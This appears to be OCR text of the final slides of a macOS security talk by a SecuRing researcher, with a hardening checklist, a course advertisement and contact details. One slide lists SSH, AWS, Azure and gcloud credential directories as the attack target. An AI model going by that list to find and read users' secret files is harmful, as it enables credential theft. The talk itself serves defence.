
~/.ssh

~/.aws

~/.azure

~/.config/gcloud

# Target for this talk




# Hardening macOS environments

At least:

1. Enroll your company's Macs to MDM (eg. JAMF, Intune)
2. Keep them updated
3. Enforce security policies (SIP, Firewall, GateKeeper, Filevault etc)
4. Disable Office macros (if possible in your organization)
5. Install an anti-malware solution
6. Monitor your Macs

https://courses.securing.pl/



# iOS Application Security Engineer

Course certified by Securing

Buy for €1.400,00

## About the course

Complete pentest know-how

Industry best practices

# Summing up

# Thank you!

Wojciech Reguła

Head of Mobile Security at SecuRing

securing

@_r3ggi

wojciech-regula